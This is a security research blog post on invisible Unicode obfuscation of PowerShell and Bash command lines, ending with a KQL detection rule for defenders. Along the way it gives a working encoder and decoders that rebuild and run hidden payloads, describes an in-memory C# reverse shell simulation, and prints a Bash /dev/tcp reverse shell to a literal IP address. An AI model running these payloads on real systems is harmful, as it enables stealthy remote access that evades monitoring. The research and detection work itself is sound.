Invisible Unicode Obfuscation: Beyond GlassWorm
Table of Contents
Introduction
While analyzing several malware samples, I recently observed the use of mock directories (folders crafted to closely resemble default Windows directories but containing embedded spaces) to mislead analysts. A documented example of this technique can be found here: https://security.googlecloudcommunity.com/community-blog-42/finding-malware-dirtybulk-and-friends-usb-infections-to-fuel-cybercriminal-coinmining-operations-5552

Mock directories abusing embedded spaces to visually mimic legitimate Windows folders
Shortly after, John Hammond released a video on GlassWorm
(https://www.youtube.com/watch?v=0XumkGQFEEk), a malware that infects VS Code extensions by embedding obfuscated payloads made of invisible Unicode characters directly into the source code. These characters are visually similar to whitespace, making the malicious logic extremely hard to notice.

GlassWorm payload hidden inside a source code file using invisible Unicode characters. Source: https://www.koi.ai/blog/glassworm-first-self-propagating-worm-using-invisible-code-hits-openvsx-marketplace
This heavy reliance on whitespace-like characters sparked my curiosity. I wanted to understand how this technique works in practice, how it can be detected, and whether it could be applied in contexts beyond source code files. In many XDR products I use daily, file content inspection is limited or unavailable, which makes detecting this class of payload particularly challenging.
This led me to a broader question: can invisible Unicode obfuscation be abused in other execution contexts, such as command lines (PowerShell, Linux shells, etc.), to achieve Defense Evasion via Obfuscation (MITRE ATT&CK T1027.010 – Obfuscated Files or Information: Command Obfuscation)?
Since I found very little public material on this topic, I decided to conduct my own research.
The analysis was conducted through the following steps:
- Threat Intelligence research to identify attacker techniques and trends
- Study and research of undocumented malware variants
- Proof of Concept development
- Threat Hunting activities on generated events
- Detection rule creation
Research
The first step was collecting information on Unicode characters that are rendered as invisible or near-invisible. I quickly realized that the set is far larger than the one documented in GlassWorm analysis.
To understand their behavior in real telemetry, I printed these characters using a simple PowerShell script on a host monitored by Windows Defender. I then inspected how they appeared in Defender logs. Below are screenshots of the script and the resulting events. It is immediately evident that:
- some characters are rendered as visible symbols in logs
- others are completely invisible
- the classic Windows console correctly renders a smaller subset compared to Defender

PowerShell script printing invisible and near-invisible Unicode characters for telemetry analysis

Windows Defender logs showing mixed rendering of invisible Unicode characters
Using Defender logs, I extracted all characters that appeared fully invisible and used them to build a proof of concept capable of obfuscating a payload.
Encoding logic
The encoder follows this logic:
- it takes two main inputs: the payload and two Unicode characters (X and Y) chosen from the previously identified invisible character set
- each character of the payload is converted into its 8-bit binary representation
- for each bit:
0is represented by Unicode character X1is represented by Unicode character Y
- the result is a long sequence of invisible Unicode characters whose length is 8× the original payload length
The malicious code responsible for deobfuscation performs the inverse operation. Once the payload is reconstructed, it is executed using a cmdlet such as Invoke-Expression (IEX).
Below is the encoder using the characters \uFEFF and \u0020:

Unicode encoder transforming a clear-text payload into invisible characters
And here is the POC that decodes and executes the payload:

PowerShell decoder reconstructing and executing the invisible Unicode payload
The result was interesting: no alert was triggered, and the Defender event appeared empty. The only visual clue was an unusually small horizontal scrollbar in the browser, indicating a very long command line. Scrolling far to the right reveals the PowerShell decoder logic, which seems to operate on an empty variable.
In reality, although the characters are invisible, they are composed of different bytes. This makes it possible to store information covertly. Additionally, if the analyst’s text editor does not fully support the Unicode characters used, copy-paste operations may corrupt the payload by replacing or normalizing characters, making analysis impossible. In such cases, the safest approach is to download the raw log and inspect it using a hex editor or a Unicode-aware text editor.

Defender event appearing empty despite containing a long invisible command line
Apparently, an alternative variant consists of invoking powershell.exe from within an existing PowerShell session and passing the payload via -Args using a ScriptBlock. In this scenario, the PowerShell host may repackage the invocation for the spawned process using -EncodedCommand and -EncodedArguments, with arguments being internally serialized as XML before Base64 encoding. This approach can be particularly effective when an attacker has interactive access to the host, such as via RDP or direct console access.

Decoder variant using ScriptBlock in an existing Powershell session to make the command automatically Base64 encoded

Automatically generated -EncodedCommand and -EncodedArguments after process spawning
Even in this scenario, attempts to parse the command line reveal valid but apparently empty XML, potentially misleading analysts into assuming the event is benign or irrelevant.

Seemingly empty but valid XML generated from serialized invisible Unicode arguments
POC
Below is the POC code.
ENCODER:
$PAYLOAD = "Write-host paddingpaddingpaddingpaddingpaddingpaddingpaddingpaddingpaddingpaddingpaddingpaddingpaddingpaddingpaddingpaddingpaddingpaddingpaddingpaddingpaddingpaddingpaddingpaddingpaddingpaddingpadding malicious_command"
$UNICODE1 = [char]0xFEFF
$UNICODE2 = [char]0x0020
$encoded = New-Object System.Text.StringBuilder
foreach ($ch in $PAYLOAD.ToCharArray()) {
	$bin = [Convert]::ToString([int][char]$ch, 2).PadLeft(8,'0')
	foreach ($b in $bin.ToCharArray()) {
		[void]$encoded.Append($(if ($b -eq '0') { $UNICODE1 } else { $UNICODE2 }))
	}
}
$encoded = $encoded.ToString()
$encoded
DECODERS:
powershell.exe -NoProfile -NoLogo -Command ('$e='''+($encoded -replace '''','''''')+''';$d=-join([regex]::Matches((-join($e.ToCharArray()|%{[int]([int]0x0020-eq[int]$_)})),''.{8}'')|%{[char][convert]::ToInt32($_.Value,2)});iex $d')
powershell.exe -NoProfile -NoLogo -Command {param($e)$d=-join([regex]::Matches((-join($e.ToCharArray()|%{[int](0x0020-eq[int]$_)})),'.{8}')|%{[char][convert]::ToInt32($_.Value,2)});iex $d} -Args $encoded
Simulation
Windows
After completing the POC, I attempted to simulate a very simple real-world attack using a reverse shell.
As a first step, I wrote a minimal reverse shell in C# and compiled it using csc.exe. I then exposed the compiled binary through a local HTTP server running on my machine.

Minimal C# reverse shell compiled and locally hosted for the simulation
Next, I created an online JavaScript tool for encoding and decoding invisible Unicode payloads. The tool is available at this page on my website.
Using this tool, I encoded a simple PowerShell script that downloads the executable via Invoke-WebRequest (iwr), reads its content and loads it directly into memory. This approach avoids spawning additional child processes, resulting in a stealthier process tree. The PowerShell command was then Base64-encoded and executed using PowerShell -EncodedCommand (-enc) option from a BAT file acting as a launcher.

PowerShell downloader obfuscated via the online Invisible Unicode Obfuscator tool
The resulting process tree looks like this:
flowchart LR
	a["`CMD
(*BAT file*)`"]
	b["`Powershell
(*encoded command*)`"]
	c["`Powershell
(*invisible command*)`"]
	d["`Reverse Shell
(*in memory*)`"]
a-->b
b-->c
c-->d
As shown below, the reverse shell is successfully triggered. Once again, the last relevant command line contains the payload encoded with invisible Unicode characters. Since the reverse shell is loaded entirely in memory, no additional child process is spawned. From a command-line and process-tree perspective, nothing appears to happen after this event, making the activity particularly difficult to detect without deep inspection of the command line itself. You can check this with Sysinternals Process Explorer.

Reverse shell execution with no visible command-line activity after payload decoding
Linux
I performed a similar test on Linux to verify whether the same technique could be applied outside the Windows ecosystem.
In this case, I used a very simple reverse shell implemented exclusively with Bash built-in features, avoiding the execution of child processes that might expose the real command or output. The payload is shown below:
exec 5<>/dev/tcp/82.85.145.134/80;cat <&5 | while read line; do $line 2>&5 >&5; done
This reverse shell was encoded using the same tool described earlier, available on my website and executed with the following command:
eval "$(echo -n ' ' | perl -C -ne 'foreach(split//){print(ord($_)==0x0009?"1":"0")}' | perl -lpe '$_=pack("B*",$_)')"
As expected, no clear-text command line is displayed, and the reverse shell successfully establishes a connection:

Linux reverse shell executed using invisible Unicode characters in the command line
This behavior can be further confirmed using pspy, which shows no meaningful command-line activity despite the active reverse shell:

pspy showing no meaningful command lines
Detection
The following detection rule identifies the use of invisible Unicode characters identified during the activity. It detects obfuscated payloads of 512 characters (corresponding to 64 characters in the original payload). Multiple false positives were observed, such as Bash scripts containing large numbers of spaces, newlines, or sequences like “tab, tab and multiple spaces”. To reduce these false positives, the query verifies whether the most frequent character accounts for more than 95% of the matched string.
let chars = @"([\u0009\u000A\u000D\u001B\u0020\u00A0\u00AD\u034F\u061C\u115F\u1160\u1680\u180E\u2000-\u200F\u2028\u2029\u202A-\u202E\u202F\u205F\u2060-\u206F\u2800\u3000\u3164\uFE00-\uFE0F\uFEFF\uFFA0\x{1D173}-\x{1D17A}\x{E0001}\x{E0020}-\x{E007F}\x{E0100}-\x{E01EF}]{512,})";
DeviceProcessEvents
| where TimeGenerated > ago(30d)
| where isnotempty(ProcessCommandLine)
| where ProcessCommandLine matches regex chars
| mv-apply seq = extract_all(chars, ProcessCommandLine) on (    // For each event, extract all matches
	extend s = tostring(seq)
	| mv-expand cp = unicode_codepoints_from_string(s)                 // Expand the sequence into individual Unicode (one row per char)
	| summarize c = count() by cp = toint(cp)                                       // Count how many times each codepoint appears in the sequence
	| summarize SameRatio = todouble(max(c)) / todouble(sum(c)) // Compute ratio: (max frequency of a single char) / (total length of the sequence)
)
// Keep only events where the sequence is not "almost all the same char"
// (here: character with max frequency < 95% of the sequence)
| where SameRatio < 0.95
| project-away SameRatio
| distinct TimeGenerated, AccountName, ProcessCommandLine

Detection rule successfully identifying invisible Unicode obfuscation in command lines
Additional detection tips:
- Pay attention to events that appear empty or involve scripts operating on seemingly empty variables
- Be suspicious if the browser shows an unusually small horizontal scrollbar: it may hide a very long invisible payload with decoder logic appended at the end
- Always download suspicious logs and inspect them with a hex editor or a Unicode-capable text editor to avoid altering the payload during copy-paste operations
- Use XDR telemetry to verify whether an apparently empty command actually resulted in file creation or outbound network connections
References
- POC: https://github.com/LucaReggiannini/invisible-unicode-obfuscation-poc
- Invisible Unicode Obfuscator: https://reggia.xyz/tools/invisible-unicode-obfuscator.html
- GlassWorm: https://www.youtube.com/watch?v=0XumkGQFEEk